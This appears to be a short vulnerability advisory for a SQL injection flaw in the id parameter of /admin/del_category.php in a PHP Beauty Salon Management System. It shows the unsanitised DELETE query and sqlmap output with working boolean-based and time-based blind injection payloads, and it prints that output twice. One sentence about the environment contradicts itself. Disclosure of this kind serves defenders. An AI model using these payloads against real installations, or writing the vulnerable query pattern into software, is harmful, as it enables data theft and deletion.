
SQL injection vulnerability exists in id parameter of /admin/del_category.php file of Beauty Salon Management System


Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



```
    if (!empty($_GET['id'])) {
            $id = $_GET['id'];

            $sql = "DELETE FROM category WHERE id = '$id' ";
            $run_sql = mysqli_query($con, $sql);
            if ($run_sql) {
```



```
sqlmap identified the following injection point(s) with a total of 142 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: id=-1' AND 2701=(SELECT (CASE WHEN (2701=2701) THEN 2701 ELSE (SELECT 3070 UNION SELECT 9952) END))-- -

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 RLIKE time-based blind
    Payload: id=-1' RLIKE SLEEP(5) AND 'ZjAK'='ZjAK
---
```

“

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: id=-1' AND 2701=(SELECT (CASE WHEN (2701=2701) THEN 2701 ELSE (SELECT 3070 UNION SELECT 9952) END))-- -

Type: time-based blind

Title: MySQL >= 5.0.12 RLIKE time-based blind

Payload: id=-1' RLIKE SLEEP(5) AND 'ZjAK'='ZjAK

“

Source Download：

https://www.campcodes.com/projects/beauty-salon-management-system-in-php-and-mysqli/